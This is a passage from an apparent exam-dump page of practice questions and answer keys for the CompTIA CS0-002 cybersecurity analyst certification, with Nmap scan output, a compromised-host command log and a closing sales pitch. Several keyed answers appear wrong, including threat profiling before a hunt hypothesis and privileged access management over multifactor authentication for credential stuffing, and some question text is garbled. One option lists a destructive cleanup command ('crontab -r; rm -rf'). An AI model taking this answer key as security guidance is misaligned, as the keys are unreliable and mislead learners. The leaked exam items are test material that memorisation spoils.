CVE-1999-0524	None	ICMP timestamp request remote date disclosure
CVE-1999-0497	5.0	Anonymous FTP enabled
None	7.5	Unsupported web server detection
CVE-2005-2150	5.0	Windows SMB service enumeration via \srvsvc

Which of the following is MOST likely a false positive?

- A. ICMP timestamp request remote date disclosure
- B. Windows SMB service enumeration via \srvsvc
- C. Anonymous FTP enabled
- D. Unsupported web server detection

**Answer:** B

**NEW QUESTION 188**

A cybersecurity analyst is contributing to a team hunt on an organization's endpoints. Which of the following should the analyst do FIRST?

- A. Write detection logic.
- B. Establish a hypothesis.
- C. Profile the threat actors and activities.
- D. Perform a process analysis.

**Answer:** C

**NEW QUESTION 190**

An analyst is working with a network engineer to resolve a vulnerability that was found in a piece of legacy hardware, which is critical to the operation of the organization's production line. The legacy hardware does not have third-party support, and the OEM manufacturer of the controller is no longer in operation. The analyst documents the activities and verifies these actions prevent remote exploitation of the vulnerability. Which of the following would be the MOST appropriate to remediate the controller?

- A. Segment the network to constrain access to administrative interfaces.
- B. Replace the equipment that has third-party support.
- C. Remove the legacy hardware from the network.
- D. Install an IDS on the network between the switch and the legacy equipment.

**Answer:** A

**NEW QUESTION 192**

A security analyst working in the SOC recently discovered Balances m which hosts visited a specific set of domains and IPs and became infected with malware. Which of the following is the MOST appropriate action to take in the situation?

- A. implement an IPS signature for the malware and update the blacklisting for the associated domains and IPs
- B. Implement an IPS signature for the malware and another signature request to Nock all the associated domains and IPs

- C. Implement a change request to the firewall setting to not allow traffic to and from the IPs and domains
- D. Implement an IPS signature for the malware and a change request to the firewall setting to not allow traffic to and from the IPs and domains

**Answer: C**

**NEW QUESTION 194**

As part of an exercise set up by the information security officer, the IT staff must move some of the network systems to an off-site facility and redeploy them for testing. All staff members must ensure their respective systems can power back up and match their gold image. If they find any inconsistencies, they must formally document the information.

Which of the following BEST describes this test?

- A. Walk through
- B. Full interruption
- C. Simulation
- D. Parallel

**Answer: C**

**NEW QUESTION 199**

An information security analyst is compiling data from a recent penetration test and reviews the following output:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-01 16:06 UTC
Nmap scan report for 10.79.95.173.rdns.datacenters.com (10.79.95.173)
Host is up (0.026s latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
22/tcp    open  ssh      SilverShield sshd (protocol 2.0)
80/tcp    open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
443/tcp   open  https?
691/tcp   open  resvc?
5060/tcp  open  sip      Barracuda NG Firewall (Status: 200 OK)
Nmap done: 1 IP address (1 host up) scanned in 158.22 seconds
```

The analyst wants to obtain more information about the web-based services that are running on the target. Which of the following commands would MOST likely provide the needed information?

- A. ping -t 10.79.95.173.rdns.datacenters.com
- B. telnet 10.79.95.173 443
- C. ftpd 10.79.95.173.rdns.datacenters.com 443
- D. traceroute 10.79.95.173

**Answer: B**

**NEW QUESTION 201**

During an investigation, a security analyst determines suspicious activity occurred during the night shift over the weekend. Further investigation reveals the activity was initiated from an internal IP going to an external website.

Which of the following would be the MOST appropriate recommendation to prevent the activity from happening in the future?

- A. An IPS signature modification for the specific IP addresses
- B. An IDS signature modification for the specific IP addresses
- C. A firewall rule that will block port 80 traffic
- D. A firewall rule that will block traffic from the specific IP addresses

**Answer: D**

**NEW QUESTION 205**

A security analyst has received reports of very slow, intermittent access to a public-facing corporate server. Suspecting the system may be compromised, the analyst runs the following commands:

```
[root@www18 /tmp]# uptime
19:23:35 up 2:33, 1 user, load average: 87.22, 79.69, 72.17
[root@www18 /tmp]# crontab -l
* * * * * /tmp/.t/t
[root@www18 /tmp]# ps ax | grep tmp
1325 ? Ss 0:00 /tmp/.t/t
[root@www18 /tmp]# netstat -anlp
tcp 0 0 0.0.0.0:22 172.168.0.0:* ESTABLISHED 1204/sshd
tcp 0 0 127.0.0.1:631 0.0.0.0:* LISTEN 1214/cupsd
tcp 0 0 0.0.0.0:443 0.0.0.0:* LISTEN 1267/httpd
```

Based on the output from the above commands, which of the following should the analyst do NEXT to further the investigation?

- A. Run crontab -r; rm -rf /tmp/.t to remove and disable the malware on the system.
- B. Examine the server logs for further indicators of compromise of a web application.
- C. Run kill -9 1325 to bring the load average down so the server is usable again.
- D. Perform a binary analysis on the /tmp/.t file, as it is likely to be a rogue SSHD server.

Answer: B

**NEW QUESTION 210**

An employee in the billing department accidentally sent a spreadsheet containing payment card data to a recipient outside the organization. The employee intended to send the spreadsheet to an internal staff member with a similar name and was unaware of the mistake until the recipient replied to the message. In addition to retraining the employee, which of the following would prevent this from happening in the future?

- A. Implement outgoing filter rules to quarantine messages that contain card data
- B. Configure the outgoing mail filter to allow attachments only to addresses on the whitelist
- C. Remove all external recipients from the employee's address book
- D. Set the outgoing mail filter to strip spreadsheet attachments from all messages.

Answer: B

**NEW QUESTION 212**

As part of a merger with another organization, a Chief Information Security Officer (CISO) is working with an assessor to perform a risk assessment focused on data privacy compliance. The CISO is primarily concerned with the potential legal liability and fines associated with data privacy. Based on the CISO's concerns, the assessor will MOST likely focus on:

- A. qualitative probabilities.
- B. quantitative probabilities.
- C. qualitative magnitude.
- D. quantitative magnitude.

Answer: D

**NEW QUESTION 217**

A security technician is testing a solution that will prevent outside entities from spoofing the company's email domain, which is comptia.org. The testing is successful, and the security technician is prepared to fully implement the solution. Which of the following actions should the technician take to accomplish this task?

- A. Add TXT @ "v=spf1 mx include:\_spf.comptia.org all" to the DNS record.
- B. Add TXT @ "v=spf1 mx include:\_spf.comptia.org all" to the email server.
- C. Add TXT @ "v=spf1 mx include:\_spf.comptia.org +all" to the domain controller.
- D. Add TXT @ "v=spf1 mx include:\_spf.comptia.org +all" to the web server.

Answer: A

**NEW QUESTION 222**

An analyst performs a routine scan of a host using Nmap and receives the following output:

```
$ nmap -sS 10.0.3.1
Starting Nmap 8.9 (http://nmap.org) at 2019-01-19 12:03 PST
Nmap scan report for 10.0.3.1
Host is up (0.00098s latency).
Not shown: 979 closed ports

PORT      STATE      SERVICE
20/tcp    filtered  ftp-data
21/tcp    filtered  ftp
22/tcp    open      ssh
23/tcp    open      telnet
80/tcp    open      http

Nmap done: 1 IP address (1 host up) scanned in 0.840 seconds
```

Which of the following should the analyst investigate FIRST?

- A. Port 21
- B. Port 22
- C. Port 23
- D. Port 80

Answer: C

**NEW QUESTION 226**

A security team is implementing a new vulnerability management program in an environment that has a historically poor security posture. The team is aware of issues patch management in the environment and expects a large number of findings. Which of the following would be the MOST efficient way to increase the security posture of the organization in the shortest amount of time?

- A. Create an SLA stating that remediation actions must occur within 30 days of discovery for all levels of vulnerabilities.
- B. Incorporate prioritization levels into the remediation process and address critical findings first.
- C. Create classification criteria for data residing on different servers and provide remediation only for servers housing sensitive data.
- D. Implement a change control policy that allows the security team to quickly deploy patches in the production environment to reduce the risk of any vulnerabilities

found.

**Answer: B**

**NEW QUESTION 231**

A small electronics company decides to use a contractor to assist with the development of a new FPGA-based device. Several of the development phases will occur off-site at the contractor's labs.

Which of the following is the main concern a security analyst should have with this arrangement?

- A. Making multiple trips between development sites increases the chance of physical damage to the FPGAs.
- B. Moving the FPGAs between development sites will lessen the time that is available for security testing.
- C. Development phases occurring at multiple sites may produce change management issues.
- D. FPGA applications are easily cloned, increasing the possibility of intellectual property theft.

**Answer: B**

**NEW QUESTION 232**

A SIEM solution alerts a security analyst of a high number of login attempts against the company's webmail portal. The analyst determines the login attempts used credentials from a past data breach. Which of the following is the BEST mitigation to prevent unauthorized access?

- A. Single sign-on
- B. Mandatory access control
- C. Multifactor authentication
- D. Federation
- E. Privileged access management

**Answer: E**

**NEW QUESTION 236**

An organization suspects it has had a breach, and it is trying to determine the potential impact. The organization knows the following:

- The source of the breach is linked to an IP located in a foreign country.
- The breach is isolated to the research and development servers.
- The hash values of the data before and after the breach are unchanged.
- The affected servers were regularly patched, and a recent scan showed no vulnerabilities.

Which of the following conclusions can be drawn with respect to the threat and impact? (Choose two.)

- A. The confidentiality of the data is unaffected.
- B. The threat is an APT.
- C. The source IP of the threat has been spoofed.
- D. The integrity of the data is unaffected.
- E. The threat is an insider.

**Answer: BD**

**NEW QUESTION 237**

A security architect is reviewing the options for performing input validation on incoming web form submissions. Which of the following should the architect as the MOST secure and manageable option?

- A. Client-side whitelisting
- B. Server-side whitelisting
- C. Server-side blacklisting
- D. Client-side blacklisting

**Answer: B**

**NEW QUESTION 241**

A security analyst is evaluating two vulnerability management tools for possible use in an organization. The analyst set up each of the tools according to the respective vendor's instructions and generated a report of vulnerabilities that ran against the same target server.

Tool A reported the following:

```
The target host (192.168.10.13) is missing the following patches:  
CRITICAL KB50227328: Windows Server 2016 June 2019 Cumulative Update  
CRITICAL KB50255293: Windows Server 2016 July 2019 Cumulative Update  
HIGH MS19-055: Cumulative Security Update for Edge (2863871)
```

Tool B reported the following:

```
Methods GET HEAD OPTIONS POST TRACE are allowed on 192.168.10.13:80  
192.168.10.13:443 uses a self-signed certificate  
Apache 4.2.x < 4.2.28 Contains Multiple Vulnerabilities
```

Which of the following BEST describes the method used by each tool? (Choose two.)

- A. Tool A is agent based.
- B. Tool A used fuzzing logic to test vulnerabilities.
- C. Tool A is unauthenticated.
- D. Tool B utilized machine learning technology.

- E. Tool B is agent based.
- F. Tool B is unauthenticated.

**Answer:** CE

**NEW QUESTION 243**

A security analyst received an alert from the SIEM indicating numerous login attempts from users outside their usual geographic zones, all of which were initiated through the web-based mail server. The logs indicate all domain accounts experienced two login attempts during the same time frame. Which of the following is the MOST likely cause of this issue?

- A. A password-spraying attack was performed against the organization.
- B. A DDoS attack was performed against the organization.
- C. This was normal shift work activity; the SIEM's AI is learning.
- D. A credentialed external vulnerability scan was performed.

**Answer:** A

**NEW QUESTION 244**

A security analyst is building a malware analysis lab. The analyst wants to ensure malicious applications are not capable of escaping the virtual machines and pivoting to other networks.

To BEST mitigate this risk, the analyst should use.

- A. an 802.11ac wireless bridge to create an air gap.
- B. a managed switch to segment the lab into a separate VLAN.
- C. a firewall to isolate the lab network from all other networks.
- D. an unmanaged switch to segment the environments from one another.

**Answer:** C

**NEW QUESTION 245**

.....

## Thank You for Trying Our Product

\* 100% Pass or Money Back

All our products come with a 90-day Money Back Guarantee.

\* One year free update

You can enjoy free update one year. 24x7 online support.

\* Trusted by Millions

We currently serve more than 30,000,000 customers.

\* Shop Securely

All transactions are protected by VeriSign!

**100% Pass Your CS0-002 Exam with Our Prep Materials Via below:**

<https://www.certleader.com/CS0-002-dumps.html>